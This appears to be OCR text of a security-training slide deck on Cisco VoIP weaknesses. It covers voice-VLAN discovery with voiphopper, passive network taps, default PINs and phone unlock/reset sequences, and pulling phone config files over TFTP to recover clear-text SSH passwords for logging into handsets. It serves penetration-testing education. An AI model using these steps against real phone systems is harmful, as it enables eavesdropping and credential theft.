
Cisco VoIP (in)security

Sandro GAUCI
sandro@enablesecurity.com


Joffrey CZARNY
snorky@insomnihack.net

VoIP

- VoIP (Voice over IP) is a technology to allows Voice communication over IP network



Call flow


IP Phone
Call Server
IP Phone
1 – Call request –
With TCP port providing for
communication
(RTP flows)
Research related
(N° called -> Phone IP address)
2 – Call request
3 – Call respond with TCP port providing for communication
(RTP flows)
4 – Reception
of TCP port
For communication
(flux RTP)
Call processing
5 – Telephone Communication end to end (RTP flows)
Key:
Signali,g – SIP/SCCP/UAE/H323 Flows
Communication - RTP Flows

VLAN in Voice infrastructure

- Wikipedia definition:
  - VLANs are created to provide the **segmentation services** traditionally provided by routers in LAN configurations. VLANs address issues such as scalability, ~~security~~, and network management. Routers in VLAN topologies provide broadcast filtering, ~~security~~, address summarization, and traffic flow management. By definition, switches may not bridge IP traffic between VLANs as it would violate the integrity of the VLAN broadcast domain.
- VLAN segmentation ≠ Filtering rules or ACLs
- VLAN segmentation ≠ 802.1X

VLAN in Voice infrastructure

- VLAN discovery
  - Voice vlan can be easily discovered
    - Just grab information from CDP packet
      - Use preferred sniffer tools (tcpdump, wireshark…)
      - Use Voiphopper
    - Grab information from IP phone
      - Manual attack


```
bt voiphopper # ./voiphopper
Interface not specified - Using first usable default device: eth0
Capturing CDP Packets on eth0
Captured IEEE 802.3, CDP Packet of 125 bytes
Discovered VoIP VLAN: 200

Added VLAN 200 to Interface eth0
Attempting dhcp request for new interface eth0.200
dhcpcd: MAC address = 00:0f:1f:9f:3c:79
dhcpcd: your IP address = 10.100.100.42
```


VLAN in Voice infrastructure Practical

- To manage 802.1Q on Linux:
  - Module 8021q from the kernel
  - Vconfig tool
    - http://www.candelatech.com/~greear/vlan.html
- To manage 802.1Q on Windows
  - Install NDISprot drivers
    - http://www.ndis.com/ndis-general/ndisinstall/programinstall.htm
    - http://ucsniff.sourceforge.net/wininstall.html
  - Configure virtual interface

Info gathering from hardware phone itself physical bridging


Info gathering from hardware phone itself
Passive Ethernet tap





- Passive Network TAP: PoE go trough ☺
- http://www.sun.com/bigadmin/content/submitted/passive_ethernet_tap.jsp
- http://www.enigmacurry.com/category/diy/

Info gathering from hardware phone itself



Ethernet Switch TAP
Port-Mirroring / PoE Pass-Through
USB Powered


www.dual-comm.com

Info gathering from hardware phone itself bypassing lock/phone security restriction

- Grab technical information on IP Phones is easy ..
  - 2 clic and one default PIN/password
    - Cisco => Cisco
  - Unlock Cisco phone security restriction
    - **# unlock
    - **#** reboot
    - # and power on , then 123456789#0* (factory reset)


Info gathering from hardware phone itself bypassing lock/phone security restriction

- Grab technical information on Cisco phones



Info gathering from hardware phone itself bypassing lock/phone security restriction

- Grab technical information on Cisco phones



Info gathering from TFTP service

- It's possible to brute force TFTP service to get some default configuration files
  - SEPDefault.xml
  - SIPDefault.xml ➔ SIP port
  - OS79XX.conf ➔ Firmware version
  - Ringlist.conf
  - SEP[mac@].cnf .xml ➔ Clear text password
  - …

Info gathering from TFTP service – SSH password

- Recover SSH credentials from configuration files:
- $ tftp @IP get SEP[mac@].cnf .xml

```
<device>
...
 <sshUserId>user</sshUserId>
 <sshPassword>pass</sshPassword>
...
<device>
```

How to SSH to the phone

- ssh [user]@[cisco_phone_ip]
  password: [password]
  login: default
  password: user
- $ uname -a
  CNU6-OS 8.4(0.79) 3.3(0.2) CP-7941G
  BCM1100-C1(MIPS32)

TFTP Theft

demo

VoIP devices discovery

- From a port scan result it's possible to identify VoIP product/software. Some default port on VoIP server.
- Signaling ports:
  - TCP 2000 Skinny/SCCP
  - TCP/UDP 5060 SIP
  - UDP 2427 MGCP

Information Gathering
1st Exercise

- Call servers
- TFTP servers
- Version of firmware used on IP phones
- Gateway

Information within Signaling protocols

Signaling protocols used in CUCM

- SIP: **Session Initiation Protocol** is (RFC 3261, RFC 2543 obsolet , add details RFC 3265)
- H.323: is a set of protocols for communication of voice, image and data over IP. It is a protocol developed by the ITU-T which defines it as: "Multimedia Communication Systems Packet. It is derived from the H.320 protocol, used on ISDN symmetric (client-client).
- MGCP: **Media Gateway Control Protocol** is an asymmetric protocol (UDP port 2427) (Client-Server) developed by Telcordia and Level 3 Communications. It is distinguished for example of SIP and H.323, which, themselves, are symmetrical (client-client).
- SCCP (Cisco): **Skinny Call Control Protocol** is a TCP protocol (port 2000 / 2443 for Secure-SCCP). The advantage of Skinny usage is that taking very little bandwidth so it is used for communications between IP phones and CallManager as well as to monitor a conference.


SIP

- SIP in CUCM is different ☺
  - Register does used credential but based also on MAC@


Peer to Peer SIP

- SIP works without a PBX (proxy / registrar)
- One phone can call another directly in case on SIP third party in CUCM
- May not be *used* officially but still supported

